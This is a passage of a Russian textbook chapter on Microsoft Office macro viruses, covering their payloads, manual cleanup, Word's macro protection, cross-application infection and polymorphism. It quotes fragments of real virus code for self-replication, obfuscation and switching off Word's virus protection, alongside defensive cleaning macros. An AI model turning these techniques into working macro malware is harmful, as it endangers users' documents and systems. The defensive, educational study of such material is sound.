
Макровирусы на VBA пишутся до сих пор, но значительных эпидемий не вызывают. Большинство современных разработок «концептуальны» и «коллекционны». Как правило, они используют изощренные методы обмана антивирусов, благодаря чему очень громоздки и очень медленно работают (например, тот же **Macro.Word97.Polymac**), по каковой причине жизнь их в «дикой природе» довольно проблематична. А обитателями бухгалтерий, отделов кадров, канцелярий и приемных остаются немногочисленные популяции более примитивных вирусных семейств, перечисленных выше.

5.1.4. О проявлениях макровирусов

Возможности языков WordBasic и VBA весьма велики, соответственно этому проявления макровирусов разнообразны – это и файловые операции (запись, переименование, удаление и т. п.), различные «шутки» с редактируемым текстом, выдача на экран разнообразных сообщений и прочее. VBA поддерживает обращение к функциям внешних динамических библиотек, и это означает, что вирусу доступны Win32 API, сетевые сервисы и прочее.

Впрочем, типичный автор макровируса не слишком квалифицирован и достаточно ленив (иначе писал бы файловые вирусы на языке ассемблера). Поэтому к каким-то особенно изощренным проявлениям он не склонен. Стереть 13 числа все файлы в текущем каталоге (вирус **Macro.Word.Atom**), закрыть в пятницу текущий документ случайным паролем (вирус **Macro.Word.Friday**), неожиданно бибикнуть динамиком (вирус **Macro.Word.Beep**) и т. п. На большее фантазии у типичного автора хватает редко.

Можно еще «похулиганить» с текстом документа, например как это делал вирус **Macro.Word97.Dig** (см. рис. 5.4 и 5.5).



ОТДЕЛ ДЕЙСТВЕННОСТИ


ТОПОЛЯ УБЕРУТ

В редакцию газеты обратились жители улицы Спортивной г. [redacted] с просьбой помочь им избавиться от старых тополей. Опасные деревья находятся в непосредственной близости от СШ №1. А по самой улице дети ходят в школу. Более того, один из тополей уже рухнул в районе улицы Зеленой.

Этот вопрос [redacted] мы адресовали главе города [redacted], блин, который сказал нам, что рухнувшее дерево по улице Зеленой уже распилили и убрали. Что касается четырех опасных тополей по улице Спортивной, то их также в скором времени уберут. Этой работой займется служба жилищно-коммунального хозяйства.

Соб.инф

Рис. 5.4 ❖ Подлинная заметка в одной городской газете



ПРИНОСИМ ИЗВИНЕНИЯ

Люди, использующие в своей работе компьютеры, знают, что есть такой вирус, при заражении которым во время набора текста автоматически пропечатывается слово «блин».

При подготовке номера «СМ» за 25 августа 2005 года таких «блинов» появилось очень много. К сожалению, удалить их удалось не все. В частности, в информации «Тополя уберут» это слово совершенно некстати появилось рядом с фамилией главы городской администрации [redacted].

Редакция «СМ» приносит [redacted] свои извинения и желает успехов в работе.

Рис. 5.5 ❖ А это было опубликовано некоторое время спустя

Но чаще всего вирусы при помощи команды MsgBox просто выводят на экран всяческие сообщения. Например, вирус **Macro.Word97.Proverb** прославился в 2000 г., «пробравшись» в офис премьер-министра Великобритании и поразив тамошних секретарш образцами «русской народной мудрости» (всего демонстрировалось более 450 вариантов сообщений, выбираемых случайным образом).




Рис. 5.6 ❖ Пример проявления вируса Proverb

«Проявлениями» можно считать и эффекты, направленные не только на пользователя, но и на вирусолога. Например, чтобы увидеть следующую картинку, вирусологу необходимо декомпилировать макросы и получить исходный текст вируса **Macro.Word.MSW**. Обычный пользователь никогда ничего подобного не увидит:

```
Sub MAIN
REM          PAPER SHREDDER   (c) Sirius (alpha CMa), Sirius B White Dwarf
REM
REM                                          999999
REM                                        999999999
REM                                      999999999999
REM                                    99999999999999
REM                                      999999 999999
REM                                   999999999 99999999
REM                                 @999999999999999   99999
REM                                 999999999999999       99
REM                      99999              9999999999 9999        9
REM                    99999999               9999999   999
REM                   9999 999999            99999      999
REM                  9999   9999999         999999        99
REM                 999       9999999     999999         99
REM   99          999           99999999999999999         99
REM   99       99999999999999999999999999999999999       99
REM   99999999999999999999999999999999999999999          9999
End Sub
```

Тем или иным образом «шутит» практически каждый второй макровирус, и это очень печально.

5.1.5. Простейшие приемы защиты от макровирусов

Борьба с макровирусами возможна без применения каких-либо дополнительных антивирусных программ. Рассмотрим несколько приемов, которыми можно с успехом воспользоваться.

5.1.5.1. Манипуляции с «NORMAL.DOT»

Итак, гнездилищем макровирусов на компьютере является глобальный шаблон «NORMAL.DOT». Если средствами MS Word открывается «заразный» документ, то вирусные макросы первым делом перетаскивают себя в этот шаблон. В дальнейшем шаблон является постоянно активным, макросы из него – постоянно загруженными в память виртуальной машины, и это позволяет вирусу копировать себя во все вновь открываемые документы.

Нельзя ли как-нибудь почистить «NORMAL.DOT», если есть твердая уверенность, что он содержит макровирусы? Можно. Для этого достаточно завершить работу MS Word и удалить файл «NORMAL.DOT» с диска, а еще лучше на всякий случай переименовать его во что-нибудь иное, например в «NORMAL.VIR». Если вновь запустить MS Word, то «NORMAL.DOT» будет автоматически создан вновь. Он не будет содержать вирусных макросов, правда, и все сделанные ранее пользователем настройки (самостоятельно разработанные стили, масштабы отображения документов, добавленные линейки меню и т. п.) пропадут тоже. Не беда. «Почистив» глобальный шаблон, можно вновь выполнить необходимые настройки, завершить MS Word и поставить на файл «NORMAL.DOT» битовый флажок «readonly». Теперь любые попытки изменить файл «NORMAL.DOT», в том числе и вписать в него «лишние» макросы, будут пресечены операционной системой.

Вообще, лучше заранее сделать копию файла «NORMAL.DOT» со всеми «любимыми» настройками и восстанавливать глобальный шаблон из нее.

5.1.5.2. Удаление вируса средствами «Организатора»

А как удалить макровирус из обычного документа? Очень просто. Лечение необходимо производить в «чистой», то есть заведомо не зараженной макровирусами, среде MS Word.

В меню «Файл» («File») нужно выбрать пункт «Шаблоны» («Template»). Далее на последовательно появляющихся окнах нажать кнопки «Организатор» («Organizer»), «Закрыть файл» и «Открыть файл».

В результате MS Word предложит загрузить (но не активировать!) один из документов-шаблонов, в роли которых может выступать как файл документа, предназначенный для лечения, так и переименованный ранее «бывший главный» шаблон NORMAL.VIR. Далее необходимо выбрать вкладку «Макро» и... возможно, что на экране появится список макросов, заключенных внутри загруженного шаблона. Впрочем, если список пуст, это еще не означает, что макросы отсутствуют, поскольку содержимое модулей «классов» таким образом увидеть проблематично. Но «обычные» макросы видны замечательно. Итак, если список не пуст, то необходимо внимательно изучить его содержимое. О наличии вируса свидетельствуют:

- макросы со «странными» именами, типа «AAAZAO», «Cap», «Mtf» и прочие;
- макросы с «автоматическими» именами – «AutoOpen», «AutoClose», «AutoExec», «AutoNew» и прочие;
- макросы со «стандартными» именами, поставленными в соответствие какой-нибудь операции Ms Word – «FileOpen», «FileSave», «FileSaveAs», «FilePrint», «FileExit», «FileClose» и прочие.

Обнаружив вирусные макросы, нужно ликвидировать их, поочередно отмечая мышью и нажимая кнопку «Удалить». Вот и все, документ (шаблон) чист. Кстати, теперь можно переименовать почищенный «NORMAL.VIR» в «NORMAL.DOT», все «любимые» настройки таким «лечением» не затрагиваются.

5.1.5.3. Антивирусные макросы

Простейший антивирусный макрос состоит из единственной команды «DisableAutoMacros», отключающей работу «автоматических» макросов. Еще можно частично автоматизировать работу по поиску и удалению вирусов, написав «лечащие» макросы. Именно так и поступили в Microsoft, изготовив и распространив шаблон «SCAN831.DOT». А мы чем хуже? Вот примитивная программка на языке WordBasic, которая ищет в «NORMAL.DOT» и текущем документе макрос с именем «AutoClose» (это имя характерно для вируса **Macro.Word.DMV**) и удаляет его.

```
Sub Main
 tmp = KillMacro("AutoClose", 0)' 'В NORMAL.DOT
 tmp = KillMacro("AutoClose", 1)' 'В текущем документе
End Sub

Function KillMacro(BadName$, TemplateType) ' Функция поиска/удаления
```

```
 KillMacro = 0
 For i = 1 To CountMacros(TemplateType)
  If MacroName$(i, TemplateType) = BadName$ Then ' По имени
   Organizer .Delete, .Source = MacroFileName$(BadName$), .Name = BadName$, .Tab = 3
   KillMacro = 1
  End If
 Next i
End Function
```

Вот вариант этой же программы, написанный на языке VBA.

```
Sub AutoOpen()
 Dim tmp%
 tmp% = KillMacro("AutoClose", ActiveDocument) 'В текущем документе
 tmp% = KillMacro("AutoClose", NormalTemplate) 'В NORMAL.DOT
End Sub

Function KillMacro(Badname, TemplateType) As Integer ' Функция поиска/удаления
Dim i%
KillMacro = 0
For i = 1 To TemplateType.VBProject.VBComponents.Count
 If TemplateType.VBProject.VBComponents.Item(i).Name = Badname Then ' По модулю
  Application.OrganizerDelete TemplateType.FullName, Badname, wdOrganizerObjectItems
  KillMacro = 1
 End If
Next i
End Function
```

Лучше всего бить врага его же собственным оружием – разместить лечащий макрос в глобальном шаблоне «NORMAL.DOT» и присвоить ему имя «AutoOpen». Тогда макрос будет стартовать при каждой загрузке нового документа и отстреливать «заразу» на взлете.

Разумеется, все это не слишком серьезно. Данный подход позволяет обнаруживать макросы только по имени, а имена вирусных макросов в значительной степени «стандартны». Например, макрос «AutoClose» присутствует не только в **Macro.Word.DMV**, но и в нескольких сотнях других вирусов, причем в них этот макрос не одинок. Таким образом, подобный метод лечения «убьет» **Macro.Word.DMV**, а остальных лишь «ранит». Скорее всего, «недобитые» вирусы будут просто неправильно работать, доставляя этим пользователю гораздо больше хлопот, чем если бы они работали «правильно».

Впрочем, можно усложнить антивирусные макросы, научить их осуществлять поиск по диску, сканировать «заразу» построчно, вести базу данных и т. п. Примером такой продвинутой «лечилки» может служить «Macros Hunter» О. Аверкова.

5.1.5.4. Встроенная «защита» MS Word

Разумеется, фирма Microsoft не могла остаться в стороне от сражений, ведущихся мировой компьютерной общественностью с макровирусами. Говорят, первая робкая попытка отгородиться от «посторонних» макросов появилась в MS Word v7.0a. Но русифицированных вариантов этой версии текстового редактора не существует, поэтому отечественный пользователь лишен возможности оценить достоинства и недостатки использованной в ней защиты.

Сама же фирма Microsoft посчитала ту защиту недостаточной и в свою очередную версию MS Word 97 включила две «новинки»:

- антивирусный фильтр, запрещавший преобразование из WordBasic в VBA наиболее известных вирусов;
- подсистему предупреждения пользователя.

Вот что сообщал о первой из них известный венгерский вирусолог Gabor Szappanos:

...Итак, Microsoft встроила простой фильтр, который пытался определить, не принадлежит ли конвертируемый макрос какому-нибудь вирусу. Если обнаруженный макрос являлся частью известного вируса, то он удалялся из документа без каких-либо предупреждений... К сожалению, у этого метода имелись несколько недостатков: он использовал примитивное сравнение сигнатур; он работал с отдельными макросами, в результате чего макросы AutoOpen, AAAZAO и AAAZFS, принадлежащие вирусу Concept, удалялись, а макрос Payload успешно конвертировался; он обеспечивал защиту от ограниченного количества вирусов (вирусная база данных была зашита в DLL и не подлежала обновлению); наконец, сигнатуры вирусов хранились в незашифрованном виде...

Этот фильтр не был включен в бета-версии MS Word 97, широко использовавшиеся пользователями в 1997 г., в результате чего к моменту выхода финального релиза все макровирусы, которые имели шанс «мигрировать» с WordBasic на VBA, успешно сделали это. «Опоздал» и патч, отключающий команды «WordBasic.Macrocopy» и «OrganizerCopy». Он был включен в первый сервиспак MS Word 97 SP1, а в следующем сервиспаке SP2 эти запреты были отменены.

Вторая же антивирусная «изюминка» закрепилась и получила развитие в последующих версиях MS Word. Идея работы этой подсистемы заключается в том, чтобы предупреждать пользователя о наличии в загружаемом документе «посторонних вложений».




Рис. 5.7 ❖ Диалог предупреждения о макросах

Правда, эта подсистема не умеет отличать вирусные макросы от, например, пользовательских стилей и частенько «ругается не по делу». К тому же эту подсистему очень легко отключить:

- вручную (сбросив соответствующую «галку» в «Сервис ⇒ Параметры ⇒ Общие»);
- извне (поставив ключ Реестра «HKLM/SOFTWARE/Microsoft/Office/8.0/Word/Options/EnableMacroVirusProtection» в положение 0);
- программно (выполнив столь «любимую» макровирусами команду «Options.VirusProtection = False»).

Самый же главный недостаток подобного подхода заключался в том, что пользователю предоставлялось право самому решать, пропускать макросы в свой MS Word или нет. Представьте себе ситуацию: в офис пришло множество писем в DOC-формате, требуется немедленно отреагировать на них. Неужели секретарша будет разбираться с каждым отдельно взятым документом, опасные или полезные макросы в нем содержатся? Да она раз и навсегда отключит эту надоедливую защиту! Или отключит «хотя бы на один раз», а «навсегда» это сделает активировавшийся вирус при помощи одного из рассмотренных чуть выше приемов.

Собственно говоря, так в большинстве случаев и происходило. Подсистема защиты MS Word 97 серьезной преградой для распространения макровирусов не стала. Поэтому уже в MS Word 2000 были введены несколько уровней защищенности.

Если активирован нижний уровень защищенности, то макросы из загружаемого документа выполняются в любом случае. При среднем уровне защищенности MS Word 2000 ведет себя подобно версии 97: предупреждает пользователя о наличии макросов и предлагает ему

самостоятельно принять решение. Наконец, на высоком уровне защищенности выполняются только «подписанные» макросы (то есть макросы из заведомого доверенного источника), а остальные безо всяких предупреждений подавляются. Кстати, начиная с MS Word XP, высокий уровень защиты заодно еще и отключает подсистему VBA, не позволяя даже программисту разрабатывать свои макросы. А это иногда бывает необходимо. Например, текст книги, которую вы сейчас читаете, пришлось несколько раз быстренько переформатировать при помощи специально написанных макропрограмм. При ручном переформатировании на это ушло бы много часов.




Рис. 5.8 ❖ Уровни антивирусной защиты в MS Word

По умолчанию в MS Word 2000, XP, 2003 и 2007 активирован именно высокий уровень защиты. Поскольку «подписанные» макросы, – вообще говоря, огромная редкость, то эта опция означает незаметное для пользователя полное отключение механизма макросов. Чтобы они заработали, их надо принудительно включить, установив более низкий уровень защиты.

Именно после введения этой «драконовской» меры количество макровирусов в «дикой природе» стало неуклонно снижаться, а к 2002–2003 годам их и писать-то, по большому счету, перестали.

Впрочем, стоит упомянуть вирус **Macro.Word97.Xaler** (он же **W97M.Lexar**), который напрямую так модифицировал двоичный код DOC-файла, что антивирусная подсистема MS Word 97 и 2000

не обнаруживала макросов даже в том случае, если они в документе были. В более поздних версиях MS Word ошибки в алгоритме работы антивирусной подсистемы были исправлены.

5.2. Вирусы в других приложениях MS Office

...Вы совершенно напрасно разделяете кибердворников и киберсадовников. Это одни и те же машины...

А. и Б. Стругацкие. «Полдень, XXII век»

Все компоненты пакета Microsoft Office спроектированы и реализованы так, чтобы, несмотря на различие решаемых ими задач, представляли собой единую «многоцелевую» среду. Они обладают единообразным внешним интерфейсом, используют общие библиотеки и поддерживают универсальные технологии обмена данными. Для нас в контексте данной главы особенно интересны следующие черты унификации компонентов MS Office:

- все они поддерживают язык программирования VBA;
- их файлы (документы, электронные таблицы, презентации и т. п.) организованы в виде «структурированных хранилищ».

Это означает, что они в равной степени могут служить платформами для макровирусов. Вирусы для MS Word мы уже рассмотрели, настала очередь ознакомиться, как обстоят дела в других приложениях MS Office.

5.2.1. Макровирусы в MS Excel

Язык VBA появился в MS Excel раньше, чем в MS Word. Уже в середине 1990-х годов, когда программы сценариев для MS Word писались на языке WordBasic, пользователи MS Excel имели в своем распоряжении одну из ранних версий VBA.

Но вирусы в среде MS Excel появились позже, чем в MS Word. В той же статье от декабря 1994 г., в которой Джоелом МакНамарой был описан **Macro.Word.DMV**, был анонсирован и Excel-вирус, но... автор не справился с его отладкой. Поэтому ждать появления первого работоспособного макровируса для Excel пришлось почти полтора года.

Макровирусов для Excel немного – всего около сотни. А глобальную эпидемию вызвал только один из них, самый первый: **Macro.**

Excel.Laroux. Летом 1996 г. его почти одновременно обнаружили в офисах двух крупных нефтяных компаний – одна располагалась в Канаде, а другая в ЮАР. Прошло более десяти лет, а он еще изредка встречается в «дикой природе». Стоит, пожалуй, упомянуть еще один, довольно распространенный на рубеже веков вирус **Macro.Excel97.Tracker** (более известный под именем **X97M.Divi**). Он тоже широко распространился по всему миру и «жил долго».

В MS Excel нет «глобальных шаблонов» типа «NORMAL.DOT», зато это приложение поддерживает «глобальный каталог XLStart», все макросы из файлов которого загружаются в виртуальную машину автоматически. Например, вирус **Macro.Excel.Laroux** размещал в этом каталоге электронную таблицу «PERSONAL.XLS», в которой сам постоянно и жил.

Управление вирусы получают при помощи «автоматических» макросов, которые имеют такой же смысл и назначение, как и в MS Word, только в MS Excel у них несколько изменено написание: «Auto_Close» вместо «AutoClose», «Auto_Open» вместо «AutoOpen» и т. д. Есть и уникальные «автоматические» имена, например «Workbook_Open» или «Workbook_Deactivate». Широко используется прием, встретившийся впервые в **Macro.Excel.Laroux**: «автоматический» макрос не делает ничего «болезнетворного», а просто выполняет команду «Application.OnSheetActivate = <имя_процедуры>», после чего указанная процедура будет стартовать при активации любой «книги».

Копирование макросов в «старых» макровирусах для MS Excel чаще всего выполнялось при помощи метода «Copy» коллекции «Sheets» примерно так:

```
Workbooks("PERSONAL.XLS").Sheets("laroux").Copy before := Workbooks(n4$). Sheets(1).
```

В версиях, начиная с MS Excel 97, изменилась объектная модель приложения, появилось понятие VBA-проекта. Соответственно, стала доступной комбинация методов «Export/Import». Вот «кусочек» макровируса **Macro.Excel97.Loz**, иллюстрирующий их использование:

```
Application.VBE.ActiveVBProject.VBComponents("IT").Export "c:\loz.dll"
...
ActiveWorkbook.VBProject.VBComponents.Import("c:\loz.dll")
```

Кроме того, появилась возможность построчного копирования текста вирусов из таблицы в таблицу при помощи методов «AddFromFile», «InsertLines», «ReplaceLines» и т. п.

Стратегия работы макровируса для MS Excel традиционна: если «глобальный каталог» пуст, то вирус размещает в нем зараженный шаблон; если шаблон с вирусом там уже присутствует, а текущая электронная таблица «чиста», то вирус копирует в нее ее макросы из этого шаблона.

Вот фрагмент «французского» макровируса **Macro.Excel97.Om**, демонстрирующий типичное поведение Excel-вирусов:

```
Sub auto_open()
Attribute auto_open.VB_ProcData.VB_Invoke_Func = " \n14"
For Each classeur In Application.Workbooks
 If classeur.Name <> "OM.XLS" Then              ' Загружен вирусный шаблон?
  om = False
  For Each Feuille In classeur.Sheets
   If Feuille.Name = "OMMacro" Then om = True
  Next Feuille
  If Not om Then
   apparent = Windows(classeur.Name).Visible
   Windows(classeur.Name).Visible = True
   ThisWorkbook.Modules("OMMacro").Copy after:=Workbooks(classeur.Name).Sheets(1)
   Windows(classeur.Name).Visible = apparent
  End If
 End If
Next classeur
End Sub
```

Очень похоже на Word-вирусы, не правда ли? Обратите внимание, что «корень» объектной модели в Excel по-прежнему называется «Application», но вместо «Documents» используется «Workbooks», вместо «ThisDocument» – «ThisWorkbook» и т. п.

5.2.2. «Многоплатформенные» макровирусы

Макровирусы для MS Access, MS PowerPoint и прочих компонентов MS Office не столь широко распространены, чтобы уделять им много внимания. Зато интересно и поучительно рассмотреть сложную разновидность макровирусов, способных заражать различные приложения.

По понятным причинам, подобные вирусы начали появляться только тогда, когда все компоненты MS Office получили общую виртуальную машину, универсальный язык программирования VBA, похожие объектные модели, – то есть начиная с 1997–1998 годов. Вирус **Macro.Office.Hopper** научился заражать документы MS Word и электронные таблицы MS Excel, вирус **Macro.Office.Cross** внедрялся как в документы MS Word, так и в базы данных MS Access, а вирус

Macro.Office.Triplicate, кроме документов и электронных таблиц, был способен паразитировать еще и на презентациях MS PowerPoint. Собственно говоря, до сих пор создаются макровирусы, способные заражать по три-четыре разных приложения MS Word, но, разумеется, в «дикой природе» их нет, и знают о них только вирусологи.

Как же устроены подобные макровирусы? А ничего сложного и необычного в них нет. Их существование основывается на простом факте (который нами в дальнейшем будет исследован подробнее): все объекты MS Office способны хранить макросы в виде исходного текста. То есть они могут хранить внутри недописанные макросы, программы-сценарии для других приложений и вообще любые текстовые данные. Возможность или невозможность выполнения хранимого текста выясняется только при попытке запуска макроса.

А теперь представьте себе, что внутри некоторого абстрактного объекта MS Office (или документа, или электронной таблицы, или презентации) содержатся исходные тексты двух макросов с именами «Document_Close» и «Workbook_Deactivate». Разумеется, первый из них будет опознан как «автоматический» и запущен только в MS Word, а второй – только в MS Excel. Таким образом, у виртуальной машины просто не будет повода «споткнуться» о «чужие» команды. Именно этим обстоятельством пользуется, например, вирус **Macro.Office.Darkstar**.

Другой важной особенностью пакета MS Office, способствующей существованию «многоплатформенных» макровирусов, является имманентная ему технология *OLE-автоматизации*. Это означает, что разные приложения могут:

- обмениваться данными друг с другом (например, MS Word может передать в MS Excel таблицу с числами, и там они автоматически вставятся в нужные ячейки);
- «управлять» друг другом (например, MS Excel может запустить MS Word, заставить его открыть определенный документ и определенным образом отредактировать его).

Вот как эта особенность используется в макровирусах (на примере **Macro.Office.Corner**):

```
' Открыть или создать объект, позволяющий управлять MS Word
Set WordObj = GetObject(, "Word.Application")
If WordObj = "" Then
Set WordObj = CreateObject("Word.Application")
crossQuit = True
End If
```

```
' Обратиться к тексту макросов, живущих в его NORMAL.DOT
Set Nrmal = WordObj.NormalTemplate.VBProject.VBComponents(1).codemodule
...
Nrmal.Replaceline 1, "Sub Document_Open" ' Вставить заголовок, типичный для Word
...
Nrmal.Save
If crossQuit = True Then WordObj.Quit
```

Рассмотренный прием позволяет вирусу **Macro.Office.Corner** иметь один и тот же макрос на все случаи жизни. Заражая ту или иную разновидность данных, макровирус просто вставляет в определенные места исходного текста макроса «нужные» строки.

5.3. Полиморфные макровирусы

...Вид у нее, конечно, есть. Только разный, понимаете? Когда она на потолке, она как потолок. Когда на диване – как диван...

А. и Б. Стругацкие. «Путь на Амальтею»

Возможностей языков WordBasic и VBA вполне хватает, чтобы создавать полиморфные макровирусы.

Первые попытки написать макровирус, не имеющий постоянного «тела», относятся еще к середине 1990-х годов. На этом этапе «полиморфизмом» могло считаться простое переименование макросов, ведь многие антивирусы пытались распознавать «заразу» только по именам. Например, макровирус **Macro.Word.Random** тасовал случайным образом имена своих «автоматических» макросов:

```
x = Rnd()
If x < 0.1 Then
  rn$ = ":AutoOpen"
ElseIf x < 0.2 Then
  rn$ = ":AutoClose"
ElseIf x < 0.3 Then
  rn$ = ":AutoNew"
ElseIf x < 0.4 Then
  rn$ = ":AutoExec"
ElseIf x < 0.5 Then
  rn$ = ":AutoExit"
ElseIf x < 0.6 Then
  rn$ = ":FileSaveAs"
ElseIf x < 0.7 Then
  rn$ = ":FileOpen"
ElseIf x < 0.8 Then
  rn$ = ":FileClose"
ElseIf x < 0.9 Then
```

```
  rn$ = ":autoOpen"
Else
  rn$ = ":FileExit"
End If
...
y$ = MacroFileName$() + ":" + MacroName$(1, 1)
...
MacroCopy y$, "Global" + rn$
```

Против антивирусов типа «SCAN831.DOC» такой метод работал на 100%, но вскоре появились антивирусы, сканирующие файлы документов и определяющие «заразу» по сигнатуре. Поэтому следующим шагом были попытки тем или иным образом видоизменить исходный текст. В языке WordBasic это было затруднительно, но его эпоха длилась не очень долго. Богатые возможности по самомодификации макровирусов привнес язык VBA и прежде всего методы, позволяющие копировать макросы из объекта в документ построчно. Это позволяло прочитать строку из зараженного объекта, видоизменить ее и в таком виде уже «вписать» в заражаемый объект.

Вот пример маленького и простого вируса **Macro.Word97.Minimorph**, который случайным образом менял в своем исходном тексте имена временных переменных. Попробуйте, сообразите, во что превратятся в результате выполнения следующего фрагмента имена «DUHIM», «PPWMS» и «DLCUL»:

```
...
DUHIM$ = FileName$()
MacroCopy DUHIM$ + ":AutoOpen", "AutoOpen"
MacroCopy "AutoOpen", DUHIM$ + ":AutoOpen"
FileSaveAs .Format = 1
DCLUL = Int(Rnd() * 3 + 5)
For PPWMS = 1 To DCLUL
A$ = A$ + Chr$(Int(Rnd() * 26) + 65)
B$ = B$ + Chr$(Int(Rnd() * 26) + 65)
C$ = C$ + Chr$(Int(Rnd() * 26) + 65)
Next PPWMS
ToolsMacro .Name = "AutoOpen", .Edit
EditReplace .Find = "DUHIM", .Replace = A$, .ReplaceAll
EditReplace .Find = "PPWMS", .Replace = B$, .ReplaceAll
EditReplace .Find = "DCLUL", .Replace = C$, .ReplaceAll
...
```

Вирус **Macro.Word97.Unseen** предварял каждую строчку кода своей новой копии случайными метками:

```
...
PRSWDDVQXO: Options.VirusProtection = False
QFEHHO: Randomize Timer
```

```
PJINRABRK: ActInstalled = False
JVTEXSBBO: Set ActCarrier = ActiveDocument.VBProject.VBComponents(1).CodeModule
COCJDH: Set NormCarrier = NormalTemplate.VBProject.VBComponents(1).CodeModule
...
```

Одна из разновидностей вируса **Macro.Word97.Class** «прореживала» свой текст при помощи случайных комментариев:

```
...
'SiR DySTyKSDINFECTEDINFECTED/DOC5|22|2001 6.04.06 AM
On Error Resume Next
'SiR DySTyKSDINFECTEDINFECTED/DOC5|22|2001 6.04.06 AM
Options/SaveNormalPrompt = 0
'SiR DySTyKSDINFECTEDINFECTED/DOC5|22|2001 6.04.06 AM
Options/ConfirmConversions = 0
...
```

Более продвинутые макровирусы случайным образом шифровали не отдельные строки, а все свое тело целиком. Например, очень эффектно поступал вирус **Macro.Office.Jug**. Он оставлял в «естественном» виде только небольшую процедурку, а весь остальной свой текст хранил внутри случайным образом зашифрованных комментариев:

```
...
'Комментарии с зашифрованными строками текста
'|{'X}o#ub&]!](ub!lB'Af{%Oz]xf^O$\HiuS}-wb[X;{^g<|
'|{5l;A#fmvLwdAgr5Y|z\k\zV.h!Tm{YAe
'|
'Ck^`ol|uL(L.^[Xez^s>A_^=]Ta!XGvWszXf{h^Aa#Z"O8^J7Mh :m=}[ncAQS\]em3QUlj
'Bg5/Aj$e{gO5m^X{cO$l
  ...
Private Sub O()     ' Процедура шифрования и копирования макросов
  ...
End Sub
' Автоматические макросы для разных типов приложений
Private Sub Document_Open(): O: End Sub
Public Sub Workbook_Open(): O: End Sub
```

Но «венцом творения» в сфере полиморфных макровирусов следует, наверное, считать макровирусы типа **Macro.Word97.PolyMac** (он же **W97M.Chydow**), которые и «рандомизировали» имена переменных, и вставляли в текст «мусорные» команды, и меняли порядок выполнения команд, благодаря чему текст становился не только «нечитабельным», но и «нераспознавабельным» со стороны сигнатурных антивирусов:

```
    ...
Do Until l4oUiaCL2 > 19
l4oUiaCL2 = l4oUiaCL2 + 8: Loop
```

```
yMpAoI8 = yMpAoI8 + "EjulU$nx!O" + Chr$(25) + "W#Oz=F" + Chr$(16)
z7yXcslft4 = 5
Do While z7yXcslft4 < 57: z7yXcslft4 = z7yXcslft4 + 3
Loop
...
```

Разумеется, бороться против таких макровирусов при помощи сигнатурных сканеров – бесполезное занятие. Лучший способ – включить в свой антивирус упрощенную модель виртуальной машины, которая выполняла бы сценарий «понарошку», следила за процессом и результатами выполнения и принимала решение о «заразности» макроса. Впрочем, есть и другие подходы. Речь о них пойдет дальше.

Завершая разговор о полиморфных макровирусах, следует отметить, что наиболее сложные и продвинутые их разновидности (например, **Macro.Word97.PolyMac**) крайне редко встречаются в «дикой природе». И дело не в порядочности авторов, пославших свое творение напрямую в антивирусные компании, а в крайне невысокой производительности виртуальной машины, включенной в MS Office. По наблюдениям А. Каримова (украинский антивирусный проект «Stop!»), на генерацию новой, мутировавшей разновидности таких макровирусов может потребоваться, в зависимости от быстродействия компьютера, от нескольких секунд до нескольких минут!

5.4. Прямой доступ к макросам

...Это был механизм, какая-то варварская машина. Она храпела, взрыкивала, скрежетала металлом и распространяла неприятные ржавые запахи.

А. и Б. Стругацкие. «Обитаемый остров»

Итак, хотя с некоторыми макровирусами можно успешно бороться и «подручными» средствами, тем не менее лучше поручить эту работу какому-нибудь антивирусу. Но, как выясняется, поиск и удаление макровирусов при помощи внешней программы – далеко не самая простая задача [46].

Рассмотрим основные принципы, на которых должна быть основана такая антивирусная программа. Основное внимание будем уделять «исцелению» от макровирусов для MS Word: во-первых, их в десятки и сотни раз больше, чем других типов макровирусов; и, во-вторых, «исцеление» от Excel- и PowerPoint-вирусов выглядит примерно так же.

5.4.1. Формат структурированного хранилища

